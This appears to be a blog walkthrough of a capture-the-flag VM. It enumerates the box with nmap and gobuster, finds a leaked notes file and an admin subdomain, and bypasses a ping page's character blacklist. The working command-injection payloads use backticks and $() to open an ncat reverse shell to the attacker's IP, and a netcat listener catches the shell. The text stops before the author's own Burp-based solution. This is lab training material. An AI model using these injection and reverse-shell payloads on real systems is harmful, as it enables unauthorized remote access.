CRUNCH’S CTF

Todays Walkthrough is about a CTF challenge made by a great guy named **captaincrunchv1** on twitch. This challenge was made specifically for a streamer named **B7H30** however Crunch has kindly shared this around.

Before i start the walkthrough there are some prerequisites to be noted.

I will assume you have complete the below:

- Downloaded the box.
- Started your own VM
- Set your VM to bridged network. (We’ll need this for reverse shells later on)
- Know how to use burpsuite if following my solution. (Intented solution also shown)


Let’s start!

Firstly we need to find the IP of the box. As we’re not working on a site such as THM where we get given the IP.

I run a quick nmap scan across my local network to find the machine.


```
nmap 192.168.0.0/24
```

As this is my local network i should know what most of the devices connected are. Most of them provide their domain names. Spotting out the new one was fairly easy.



```
Nmap scan report for vicim (192.168.0.32)
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Next i’ll enumerate the IP further. Luckily we’ve already been given the open ports. I’ll expand this further by running an nmap scan with further options.



```
~
nmap -sC -sV -p- 192.168.0.32
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-07 10:33 GMT
Nmap scan report for vicim (192.168.0.32)
Host is up (0.0015s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Ubuntu 5ubuntu1.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 5f:dd:21:ec:81:16:95:28:a3:a1:c3:e9:00:84:b2:e8 (RSA)
|   256 d5:60:b4:32:ab:7b:07:ef:dc:fe:fd:c3:9b:dd:d9:9b (ECDSA)
|_  256 63:fa:f1:0b:9c:eb:0d:83:24:3d:e6:13:d1:16:d0:d0 (ED25519)
80/tcp open  http    Apache httpd 2.4.46 ((Ubuntu))
|_http-server-header: Apache/2.4.46 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.66 seconds
```


-sC = Use standard NMAP scripts. (The same as —script=default)

-sV = Scan for service version.

-p- = Scan all ports

In the response we can see that there is SSH open on port 22 and a website on port 80. We'll start by enumerating the server as there's no need for us to brute force ssh at this point in time.

Checking the website i'm provided with a default Apache2 page.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

I started by checking the source code of the page (Right click - view source) however this did not return anything out of the ordinary.

Next i'll try running a gobuster scan. Gobuster allows me to search for hidden directories or enumerate further directories using a wordlist. (A wordlist is a file made up of various words. These could be names, common web page names, etc.)


To run gobuster i use the below command:

```
gobuster dir -u http://192.168.0.32 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

dir = the classic directory brute-forcing mode

-u = URL

-w = wordlist (This is normally the wordlist i use for webapps, it’s decent in output and doesn’t take too long)




```
~
gobuster dir -u http://192.168.0.32 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.32
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/03/06 01:04:12 Starting gobuster in directory enumeration mode
===============================================================
/notes                (Status: 301) [Size: 312] [--> http://192.168.0.32/notes/]
/server-status        (Status: 403) [Size: 277]

===============================================================
2022/03/06 01:04:26 Finished
===============================================================
```

A few seconds later i have my output. I found /notes and /server-status.

/server-status returns a 403 error which means i’m forbidden to use this page. The server-status page usually provides the information about an Apache server instance such as the number of hosts we’re connected to, the status, and how well those connections are doing. You can find more about server-status here - https://help.blackboard.com/Learn/Administrator/Hosting/Performance_Optimization/Optimization_Apache/Server-Status_Module_Apache#:~:text=Server-Status provides the following,bytes served by the child.

AND here - https://httpd.apache.org/docs/2.4/mod/mod_status.html

Before moving on there is one thing i would like to mention about this page. In the below screenshot you’ll be able to see that the web application is disclosing the version of Apache that is being used. Depending on the version this could allow attackers to find and abuse public exploits about this version. (This is not the case in this challenge)




Forbidden

You don't have permission to access this resource.

Apache/2.4.46 (Ubuntu) Server at 192.168.0.32 Port 80

The other directory we found was the /notes page. This also had the same vulnerability as above however this isn’t what we’re looking for. I found a notes.txt file on this page.




Index of /notes

192.168.0.32/notes/

```
Index of /notes

Name                    Last modified     Size Description
Parent Directory                             -
notes.txt               2022-02-28 22:57  376

Apache/2.4.46 (Ubuntu) Server at 192.168.0.32 Port 80
```

Once we open this in a new page we get the below.



192.168.0.32/notes/notes.txt

```
TODO:
1. Fix James his permissions
2. DON'T FORGET: eat enough ice cream!
3. Block the admin subdomain from outsiders
4. Run linpeas!

DONE:
1. Add a blacklist to the ping function! We now filter: |, &, ;, { ,}
2. Let Ryan get covid
3. Hottub stream
4. Host hottub.stream on our server.
5. Install linpeas in /dev/shm to defend our machine against attackers!
```

This is super interesting. Seems like some notes the developer has left for himself but forgot to remove.


Some things that jump out as interesting.

1. admin subdomain (This could be the domain we added to /etc/hosts)
2. blacklist filter for the ping function.
3. host hottub.stream on our server. (Again seen from our nmap scan.)
4. Installation of linpeas.


First i'll start with 1 and 3 as they refer to the domain.

I'll add it to my /etc/hosts file. I open this with:

```
sudo nano /etc/hosts
```


```
  GNU nano 5.4                                              /etc/h
# IPV4 Addresses
127.0.0.1       localhost
127.0.1.1       Kali2020.Kali2020       Kali2020

# The following lines are desirable for IPv6 capable hosts
::1     i6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

192.168.0.32    admin.hottub.stream
```


I'll test this out by navigating to the domain with the name we set in /etc/hosts.



Jame's php admin page!

Hmm interesting. An empty page with a header. I'll try and gobuster this again. Exact same command as before but changing the url to http://admin.hottub.stream


I didn't get anything back. Lets try running some file extentions and see what we get back. I'll use html, php, txt, jpg, png. Naturally i find two php files. Another way of deciding extentions would have been to use something like the Wappalyzer extention which would have told us php is being used.


```
  gobuster dir -u http://admin.hottub.stream -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,
php,txt,jpg,png
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://admin.hottub.stream
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              html,php,txt,jpg,png
[+] Timeout:                 10s
===============================================================
2022/03/06 01:45:14 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 32]
/ping.php             (Status: 200) [Size: 140]
/server-status        (Status: 403) [Size: 284]

===============================================================
2022/03/06 01:46:34 Finished
===============================================================
```


From this scan i found /index.php and /ping.php

The index page is simple the one we're on.

The ping page could be interesting, lets take a look.



Cool. Looks like a simple ping scanner as the name suggests. It's important to note back to the notes page for this where a bug fix was mentioned.



```
DONE:
1. Add a blacklist to the ping function! We now filter: |, &, ;, { ,}
```

This tells us that the tool was vulnerable to command injection. You can learn about command injection here - https://portswigger.net/web-security/os-command-injection

In a quick overview command injection allows an attacker to execute arbitrary operating system (OS) commands on the server that is running an application. This means they could read/edit/create files and even create a reverse shell back to themselves for direct acces to the machine.

Input ideally should be validated stopping this from happening. One way has been to try and blacklist a list of known characters to escape the ping in order to add another command. This can be bad as it's not always possible to know if we fully blocked everything. In this challenges case we can see from the fix that not every known command injection bypass has been blocked. We can begin to enumerate these and find ones that work.

It's important to note here that this challenge seemed to have a specific solution as i couldn't get many other ways to work.

I'll run you through the intended solution and then provide the way i completed this challenge.

Intentional ping solution:

There are two command injection bypass payloads that will work here. These both allow commands to be ran inside of them. These are:

- $() (Dollar sign open and close brackets)
- ` (Backticks)


These can be excuted by using the below command. NOTE: it seemed we specifically had to use the ncat revshell.

```
1.1.1.1 `ncat -e /bin/sh 192.168.0.26 4444`
```

```
1.1.1.1 $(ncat -e /bin/sh 192.168.0.26 4444)
```


The IP should be the IP of your attacking machine (Your Kali box for example) The port can be any of your choosing.

Now i'll set a netcat listener on my machine to catch the shell.




```
~
nc -lvnp 4444
listening on [any] 4444 ...
```

After pasting this into the box and hitting send i get a shell back in my terminal.



admin.hottub.stream/pin
admin.hottub.stream/ping.php
IP: t -e /bin/sh 192.168.0.26 4444`
Submit Query




```
~
nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.26] from (UNKNOWN) [192.168.0.32] 58840
ls
index.php
ping.php
rr.mp4
wget-log
```

My solution:

So i'll still be using the same reverse shell however i won't be needing the bypass options. I believe the reason for this is due to a new line which is actually a command injection option. I wasn't able to get it to work in the above solution though.


Firstly i open burpsuite and grab a request to ping.php



```
POST /ping.php HTTP/1.1
Host: admin.hottub.stream
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Origin: http://admin.hottub.stream
Connection: close
Referer: http://admin.hottub.stream/ping.php
Upgrade-Insecure-Requests: 1

ip=2.2.2.2
```

I'll send this to repeater.

I'll now send this request to see the response


Send | Cancel

Request

Pretty | Raw | Hex

```
POST /ping.php HTTP/1.1
Host: admin.hottub.stream
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 10
Origin: http://admin.hottub.stream
Connection: close
Referer: http://admin.hottub.stream/ping.php
Upgrade-Insecure-Requests: 1

ip=2.2.2.2
```

Response

Pretty | Raw | Hex | Render


```
HTTP/1.1 200 OK
Date: Sun, 06 Mar 2022 02:15:17 GMT
Server: Apache/2.4.46 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 284
Connection: close
Content-Type: text/html; charset=UTF-8

PING 2.2.2.2 (2.2.2.2) 56(84) bytes of data.

--- 2.2.2.2 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time
1039ms


<html>
  <body>

    <form action="ping.php" method="post">
      IP: <input type="text" name="ip">
      <br>
      <input type="submit">
    </form>

  </body>
</html>
```

Cool we can ping an IP.

Now onto my solution.

